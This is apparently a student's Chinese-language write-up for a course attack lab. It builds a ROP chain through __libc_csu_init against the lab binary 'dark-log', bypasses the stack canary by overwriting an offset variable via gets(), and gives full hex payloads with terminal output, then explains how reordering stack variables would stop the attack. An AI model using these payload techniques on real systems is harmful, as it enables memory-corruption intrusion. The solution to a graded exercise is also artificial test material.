4018c9 应该是我们想找的字符串的首地址。实际上也是这样：

```
gef➤  x/s 0x4018c9
0x4018c9:       "\033[31m Hope %c will be your grade! \n"
```

从<__libc__csu__init>开始，发现需要借用的代码段很相似，因此 ROP 的逻辑和上一个任务很相似：

```
0000000000401840 <__libc_csu_init>:
  401840:       41 57                   push   %r15
  401842:       41 56                   push   %r14
```

```
401844:        49 89 d7                 mov    %rdx,%r15
401847:        41 55                    push   %r13
401849:        41 54                    push   %r12
40184b:        4c 8d 25 be 05 20 00     lea    0x2005be(%rip),%r12        # 601e10
<__frame_dummy_init_array_entry>
401852:        55                       push   %rbp
401853:        48 8d 2d be 05 20 00     lea    0x2005be(%rip),%rbp        # 601e18
<__do_global_dtors_aux_fini_array_entry>
40185a:        53                       push   %rbx
40185b:        41 89 fd                 mov    %edi,%r13d
40185e:        49 89 f6                 mov    %rsi,%r14
401861:        4c 29 e5                 sub    %r12,%rbp
401864:        48 83 ec 08              sub    $0x8,%rsp
401868:        48 c1 fd 03              sar    $0x3,%rbp
40186c:        e8 9f fc ff ff           call   401510 <_init>
401871:        48 85 ed                 test   %rbp,%rbp
401874:        74 20                    je     401896 <__libc_csu_init+0x56>
401876:        31 db                    xor    %ebx,%ebx
401878:        0f 1f 84 00 00 00 00     nopl   0x0(%rax,%rax,1)
40187f:        00
401880:        4c 89 fa                 mov    %r15,%rdx
401883:        4c 89 f6                 mov    %r14,%rsi
401886:        44 89 ef                 mov    %r13d,%edi
401889:        41 ff 14 dc              call   *(%r12,%rbx,8)
40188d:        48 83 c3 01              add    $0x1,%rbx
401891:        48 39 dd                 cmp    %rbx,%rbp
401894:        75 ea                    jne    401880 <__libc_csu_init+0x40>
401896:        48 83 c4 08              add    $0x8,%rsp //这次也有这个

40189a:        5b                       pop    %rbx
40189b:        5d                       pop    %rbp
40189c:        41 5c                    pop    %r12
40189e:        41 5d                    pop    %r13
4018a0:        41 5e                    pop    %r14
4018a2:        41 5f                    pop    %r15
4018a4:        c3                       ret
4018a5:        90                       nop
4018a6:        66 2e 0f 1f 84 00 00     cs nopw 0x0(%rax,%rax,1)
```

观察发现，如果程序按照原来的正常逻辑运行，无论在 gets()函数中写多少 bytes，只要要溢出，就不可避免地会覆盖到%rsp + 118 - %rsp + 120 的区域。经过反复思考，发现突破口在于发现 0-80 + %rsp 的数据转移到哪段连续内存，是可以人为调整的：

0x00000000004016f0 <+26>: movl $0x0,-0x20(%rbp) rbp - 20（32）处 8 字节存 0

gef➤ x/s 0x4018ed

0x000000000040170b <+53>:　　call　　0x401570 <gets@plt>　//gets，传当前栈底地址，则从栈底开始写入。

0x0000000000401710 <+58>:　　test　　%rax,%rax　　//%rax 返回值如果成功写入，就是写入字符串存入缓冲区首地址，不是 0.失败则是 NuLL。

0x0000000000401713 <+61>:　　je　　0x4017de <input+264> //如果失败：跳转到 264，不再进行任何操作，检测是否栈溢出并且退出。

0x0000000000401719 <+67>:　　mov　　-0x20(%rbp),%eax　　//%eax

（注意：gets()之后才最终把%rbp - 0x20 上的值写入%eax，也就是说，gets()可能能够影响最终输入%eax 的值，也即转移的目的地首地址的某个偏移量。）

一般来说，用户调用 gets 时写入不到%rbp - 0x20,所以默认其中为一开始传入的值：0，后面的功能正常；然而，如果我们在 gets()载入字符串的过程中，就修改了%rbp - 20 上的数据，就可以使得新栈帧底部 0 - 80 可以移动到其它长度 80bytes 的地区，例如载入 k 就可以移动到 0 - 80 --> (80 + k) --- (100 + k)而非仅仅 80-100 + %rsp 的地区。

这里我希望能够绕过金丝雀，所以可以直接让 k = a0，这样%rsp 上方 0 - 80 的数据就会到 120 -- 1a0 的区域，但是却不改变金丝雀的值。

因此我们考虑在 payload 的第 33 行写入 k 的预期值 a0，即 a0 00 00 00 00 00 00 00

补充一些其它信息：

1 跳转表中 printf@got 所在地址：

crmind@crmindnotebook:~/cj_attack_lab/attack$ objdump -R dark-log | grep -i printf

0000000000602028 R_X86_64_JUMP_SLOT　printf@GLIBC_2.2.5

完整的预计在 gets()缓冲区写入的字符如下：

0 //%rbp 旧值

40189a //跳转地址

0 //这样跳转到前面后，%rbx 自增为 1

1 //使得%rbx 自增后与%rbp 相等，可以顺着执行到结尾。

602028 //跳转表对应地址

4018c9 //Hope ....格式字符串的地址

0x41 //表示'A'

0 //%r15,随便填任意值

401880 //再次跳转的目的地址

0 //%rsp 自增 8 会覆盖这片区域

0

0x7fffffffffff

0

0

0

0 //后面再次 pop 值到六个寄存器时，除了%rbp，都存入 0 即可。

0

0

0

0

0

0
0
0
0
0
0
0
0
0
0
0
a0 //即让%rax 变化为 %rsp + 80 + a0 = %rsp + 120, %rsp + 0 - 80 移动到%rbp + 0 - 80.

对应输入到缓冲区的二进制码：
00 00 00 00 00 00 00 00
9a 18 40 00 00 00 00 00
00 00 00 00 00 00 00 00
01 00 00 00 00 00 00 00
28 20 60 00 00 00 00 00
c9 18 40 00 00 00 00 00
41 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
80 18 40 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ff ff ff ff ff 7f 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a0 00 00 00 00 00 00 00

```
crmind@crmindnotebook:~/cj_attack_lab/attack$ cat ../payload | ./dark-log
Enter a log message:
 Hope A will be your grade!
Segmentation fault         cat ../payload | ./dark-log
```

输入后发现输出了要求的语句，并且绕过了 canary（这里并未报__stack__chk__fail 相关错误），实验不要求 exit normally，这里也难以做到。

然而此结果过不了 github 的自动测试。因此我们考虑这样：保留程序原来存的%rbp 旧值，转而从%rsp + 8 开始写到%rsp + 88，这样我们的 16 行 8bytes 数据就不需要填写%rbp 的旧值，而是可以多一行用来填写<__libc_csu_init>执行 ret 操作后返回到的下一条地址。这里我们让程序控制流重新走向 main 函数的开头，但是仍然由于 main 函数执行 ret 时，没有正确的返回地址，从而还是会%rip = 非代码段，从而报错。

查询资料可知：当使用 ./dark-log 运行程序时，操作系统内核加载完程序，第一条执行的指令并不是 main 函数，而是 _start，而且它可以初始化运行环境（比如清空寄存器、设置栈帧）。它可以重置栈环境，从而从它开始调用每个函数都可以正常运行和返回，退出。

disassemble _start

Dump of assembler code for function _start:

0x0000000000401590 <+0>: xor ebp,ebp

开头地址是 401590，由此得到修改后的 payload：

9a 18 40 00 00 00 00 00
00 00 00 00 00 00 00 00
01 00 00 00 00 00 00 00
28 20 60 00 00 00 00 00
c9 18 40 00 00 00 00 00
41 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
80 18 40 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ff ff ff ff ff 7f 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
90 15 40 00 00 00 00 00 //多出了一行，可以填写__libc_cus_init 第二次执行到末尾的返回地址。

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
a8 00 00 00 00 00 00 00 //偏移量要同时增加 8

输出如下：

```
crmind@crmindnotebook:~/cj_attack_lab/attack$ cat ../payload | ./dark-log
Enter a log message:
 Hope A will be your grade!
Enter a log message:
Log saved.
```

未报错，可以认为是正常退出了，也显示了要求的字符串。成功！

2，主观题

为了进一步阻止这种利用方式，现代编译器会对栈上局部变量存储的数据位置进行重新排布，我们在这里通过一个结构体固定顺序才创造出了利用空间。想一想，应当如何重新排列这些局部变量，才能使上述攻击失效？为什么？

答：先推测原作者对数据的排布，很可能是这样写的：

```
struct InputData {
    char buf[0x100]; // 低地址，起始于 rbp-0x120
    int k; // 高地址，位于 rbp-0x20
    ......其它变量
} data;
```

这样 k 和 buf 的地址排布遵循结构体规定的顺序，一定是 buf 缓冲区在低地址，k 在高地址。这使得可以让输入数据通过 gets(data.buf) 溢出，精准地利用偏移 0x100 覆盖到 k（也就是那个 0xa8），从而改变搬运数据的目的地，绕过 Canary。

上述排布的问题在于，把一个函数其它可能用到的临时变量存放在了字符串缓冲区的地址上方，这样如果使用了不安全的函数把内容写入字符串缓冲区，就可能溢出，从而覆盖其他可能影响程序关键行为的临时变量，使得攻击者可能进行恶意操作。

因此，应当把临时变量在栈帧上的地址置于字符串缓冲区下方，使得攻击者无法通过字符串缓冲区向高地址写入的方式，改变临时变量。也就是说，总体来看，应该让整个函数附近的栈帧排布如下：

高地址 [返回地址 (ret)] -> [saved rbp] -> [Canary (金丝雀)] -> [buf (缓冲区)] -> 低地址 [其他局部变量 (如 k)]（把 Canary 放在 buf 和返回地址之间。即使攻击者试图向高地址覆盖返回地址，也会先破坏 Canary，触发 __stack_chk_fail 导致程序崩溃，从而彻底阻断利用。）

在此例中，如果改成这样的排布（k 的地址在 buf 下方），k 就能保持初始值 0，搬运代码只能把数据搬运到 buf + 0x80，无法绕过 canary 覆盖到 saved rbp 和 ret 地址，攻击就会失效。